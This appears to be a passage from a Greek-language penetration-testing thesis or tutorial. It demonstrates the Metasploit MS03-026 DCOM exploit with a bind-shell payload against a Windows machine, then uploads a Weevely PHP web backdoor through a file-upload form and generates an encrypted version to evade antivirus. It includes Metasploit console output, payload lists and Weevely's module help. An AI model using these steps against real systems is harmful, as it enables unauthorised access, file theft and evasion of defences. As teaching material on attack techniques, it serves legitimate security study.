


Figure 171: Δημιουργία λογαριασμού

Στην επόμενη εικόνα αφού έχουμε εισάγει το κωδικό, έχουμε κανονική πρόσβαση στο καινούργιο λογαριασμό.




Figure 172: Καινούργιος λογαριασμός

Είδαμε λοιπόν πως μπορούμε να αποκτήσουμε πρόσβαση στον υπολογιστή του θύματος. Οι χρήστες για να προστατευθούν από αυτό το είδος αδυναμίας, πρέπει να αναβαθμίσουν το λειτουργικό τους σύστημα τουλάχιστον στο Service Pack 2 το οποίο έχει εφοδιαστεί από τη Microsoft με όλα τα απαραίτητα εργαλεία για τη προστασία από αυτή την επίθεση. Βέβαια, τα λειτουργικά συστήματα δεν παύουν να είναι ακόμα ευάλωτα σε άλλες επιθέσεις, τις οποίες θα δείξουμε στη συνέχεια.

8.3 Αποκτώντας πρόσβαση μέσω του Command Prompt

Σε αυτή την ενότητα θα επιτεθούμε στον υπολογιστή του θύματος και συγκεκριμένα θα αποκτήσουμε πρόσβαση σε αυτό μέσω του Command Prompt των Windows. Το αποτέλεσμα θα είναι να μπορούμε να δούμε ότι αρχεία έχει ο υπολογιστής αυτός. Το θύμα δεν θα έχει καμία απολύτως επίγνωση για το τι συμβαίνει στον υπολογιστή του.

8.3.1 Εφαρμογή επίθεσης

Αφού έχουμε εκτελέσει τα βήματα όπου εντοπίζουμε το exploit που θέλουμε, καθορίσουμε την IP του θύματος όπως δείξαμε στην προηγούμενη ενότητα, συνεχίζουμε με στην εκτέλεση της νέας επίθεσης.

Αυτή τη φορά το payload που θα επιλέξουμε θα είναι το **shell_bind_tcp**, το οποίο αυτό που κάνει είναι να δεσμεύει το command prompt του υπολογιστή του θύματος σε μια θύρα, και ύστερα ο επιτιθέμενος να συνδεθεί χρησιμοποιώντας το TCP πρωτόκολλο. Όποτε εντοπίζουμε το payload αυτό όπως φαίνεται στην παρακάτω εικόνα.

```
msf  exploit(ms03_026_dcom) > set PAYLOAD
set PAYLOAD generic/custom
set PAYLOAD generic/debug_trap
set PAYLOAD generic/shell_bind_tcp
set PAYLOAD generic/shell_reverse_tcp
set PAYLOAD generic/tight_loop
set PAYLOAD windows/adduser
set PAYLOAD windows/dllinject/bind_ipv6_tcp
set PAYLOAD windows/dllinject/bind_nonx_tcp
set PAYLOAD windows/dllinject/bind_tcp
set PAYLOAD windows/dllinject/reverse_http
set PAYLOAD windows/dllinject/reverse_ipv6_http
set PAYLOAD windows/dllinject/reverse_ipv6_tcp
set PAYLOAD windows/dllinject/reverse_nonx_tcp
set PAYLOAD windows/dllinject/reverse_ord_tcp
set PAYLOAD windows/dllinject/reverse_tcp
set PAYLOAD windows/dllinject/reverse_tcp_allports
set PAYLOAD windows/dllinject/reverse_tcp_dns
set PAYLOAD windows/dns_txt_query_exec
set PAYLOAD windows/download_exec
set PAYLOAD windows/download_exec_https
set PAYLOAD windows/exec
set PAYLOAD windows/loadlibrary
set PAYLOAD windows/messagebox
```

Figure 173: Επιλογή payload

Ύστερα βλέπουμε αν έχουμε ρυθμίσει όλες τις παραμέτρους σωστά όπως φαίνεται στην παρακάτω εικόνα.

```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   10.14.37.57      yes       The target address
   RPORT   137              yes       The target port

Payload options (generic/shell_bind_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LPORT   4444             yes       The listen port
   RHOST   10.14.37.57      no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal

msf  exploit(ms03_026_dcom) >
```

Figure 174: Παράμετροι

Αφού δούμε ότι όλα έχουν ρυθμιστεί σωστά, προχωράμε και εκτελούμε την επίθεση. Η εκτέλεση της επίθεσης φαίνεται στην παρακάτω εικόνα.




Figure 175: Εκτέλεση επίθεσης

Η επίθεση πέτυχε ! Τώρα έχουμε συνδεθεί με τον υπολογιστή του θύματος μέσω command prompt. Παρατηρούμε ότι ο τρέχον φάκελος στον οποίο βρισκόμαστε είναι το system32. Δίνοντας την εντολή **cd ..** δύο φορές, μεταφερόμαστε στο σκληρό δίσκο του υπολογιστή, όπου εκεί μπορούμε να δούμε όλα τα περιεχόμενα αυτού του υπολογιστή.




Figure 176: Σκληρός δίσκος του θύματος

Για να δείξουμε ότι η επίθεση πέτυχε πραγματικά, δημιουργούμε από τον υπολογιστή του επιτιθέμενου ένα αρχείο κειμένου με τη πρόταση "This computer was hacked", στον σκληρό δίσκο του θύματος.




Figure 177:Δημιουργία αρχείου κειμένου

Και παρακάτω βλέπουμε ότι το αρχείο αυτό πράγματι έχει δημιουργηθεί στο σκληρό δίσκο, περιέχοντας και το κείμενο που εμείς δώσαμε.




Figure 178: Αρχείο κειμένου δημιουργήθηκε

Τώρα πια έχουμε όλα τα αρχεία του χρήστη αυτού. Από αυτό το σημείο μπορούμε να προβούμε σε πολλές ενέργειες όπως να αντιγράψουμε αρχεία, να μεταφέρουμε αρχεία σε διαφορετική τοποθεσία, να διαγράψουμε αρχεία, ακόμα και να κλείσουμε τον υπολογιστή του θύματος.

8.4 Επίθεση στον υπολογιστή του server

Στην ενότητα αυτή θα επιτεθούμε στο διακομιστή που χρησιμοποιήσαμε στο κεφάλαιο 7, και συγκεκριμένα στον υπολογιστή όπου βρίσκεται ο διακομιστής αυτός. Το αποτέλεσμα αυτής της επίθεσης θα είναι να αποκτήσουμε πρόσβαση στον υπολογιστή όπου τρέχει ο server όπως και στη παραπάνω ενότητα. Η διαφορά είναι ότι σε αυτό το κομμάτι θα αποκτήσουμε πρόσβαση μέσω μιας ιστοσελίδας. Για τη πραγματοποίηση της επίθεσης αυτής χρειάστηκε να τροποποιήσουμε λίγο την ιστοσελίδα μας, κάνοντας την να υποστηρίζει μεταφόρτωση αρχείων στο διακομιστή. Για να το κάνουμε αυτό, γράψαμε λίγο κώδικα στη γλώσσα PHP τον οποίο παραθέτουμε στη συνέχεια.

8.4.1 Περιγραφή και εφαρμογή επίθεσης

Για να αποκτήσουμε πρόσβαση στον υπολογιστή που βρίσκεται ο server, θα ανεβάσουμε ένα αρχείο στο server το οποίο είναι γραμμένο στη γλώσσα PHP. Το αρχείο αυτό είναι ένα backdoor ή αλλιώς ένας είδος ιού, το οποίο μας επιτρέπει να συνδεθούμε σε έναν υπολογιστή, χωρίς ο ιδιοκτήτης του υπολογιστή αυτού να γνωρίζει κάτι. Ας συνεχίσουμε λοιπόν στην εφαρμογή της επίθεσης.

Αρχικά δείχνουμε την ιστοσελίδα μας η οποία φαίνεται παρακάτω και πλέον υποστηρίζει και μεταφόρτωση αρχείου.




Figure 179: Μεταφόρτωση περιεχομένου στην ιστοσελίδα

Ο φάκελος στον οποίο αποθηκεύονται τα αρχεία που μεταφορτώνονται στο διακομιστή φαίνεται στη παρακάτω εικόνα.




Figure 180: Φάκελος αποθήκευσης περιεχομένων στον server

Στο επόμενο βήμα τρέχουμε στον υπολογιστή του επιτιθέμενου(Linux - Backtrack) ΈΝΑ εργαλείο το οποίο θα μας παρέχει το backdoor αρχείο. Το εργαλείο αυτό λέγεται **Weevely** και είναι γραμμένο στη γλώσσα Python. Για να το τρέξουμε πηγαίνουμε: **Applications --> Maintaining Access --> Web Backdoors --> weevely**. Παρακάτω φαίνεται το εργαλείο αυτό να τρέχει μαζί με ένα backdoor αρχείο που μας παρέχει και το οποίο αρχικά θα χρησιμοποιήσουμε. Αντιγράφουμε το αρχείο αυτό στην επιφάνεια εργασίας με την εντολή που φαίνεται στην εικόνα.




Figure 181: Backdoor

Ύστερα φορτώνουμε στο browser την ιστοσελίδα που τρέχει στον server του θύματος. Πατάμε το κουμπί Browse για να επιλέξουμε το αρχείο που αντιγράψαμε στην επιφάνεια εργασίας και μετά πατάμε το κουμπί Upload File για να το ανεβάσουμε στο διακομιστή.




Figure 182: Αποστολή απλού backdoor

Μόλις το αρχείο μεταφορτωθεί με επιτυχία στο διακομιστή, θα δούμε ένα μήνυμα ότι το αρχείο μεταφορτώθηκε με επιτυχία.




Figure 183: Το αρχείο απεστάλη

Μόλις το αρχείο αυτό φτάσει στον υπολογιστή του server θα ανιχνευθεί σαν ιός από το antivirus του θύματος, και αυτόματα θα διαγραφεί.




Figure 184: Ανιχνεύση από το antivirus

Για να αποφύγουμε αυτή τη περίπτωση, θα δημιουργήσουμε ένα κρυπτογραφημένο backdoor αρχείο το οποίο θα το ανεβάσουμε στο διακομιστή. Για να το κάνουμε αυτό, χρησιμοποιούμε το εργαλείο weevely δίνοντας την εντολή που φαίνεται στη παρακάτω εικόνα.

```
root@bt:/pentest/backdoors/web/weevely# ./weevely.py

Weevely 0.5.1 - Generate and manage stealth PHP backdoors
              Emilio Pinna 2011-2012

Start telnet-like session
  weevely <url> <password>

Run single command or module
  weevely <url> <password> <command>
  weevely <url> <password> :<module name> <argument1> <arg2> ..

Generate PHP backdoor script
  weevely generate <password> <output path>

Show help with command :help and run modules with :<module name>. Available modules:

[audit] :audit.user_web_files, :audit.user_files, :audit.users
[backdoor] :backdoor.reverse_tcp
[enum] :enum.binaries, :enum.paths
[file] :file.check, :file.download, :file.read, :file.upload
[find] :find.webdir, :find.suidsgid, :find.name, :find.perms
[shell] :shell.sh, :shell.php
[sql] :sql.query, :sql.summary, :sql.dump, :sql.console
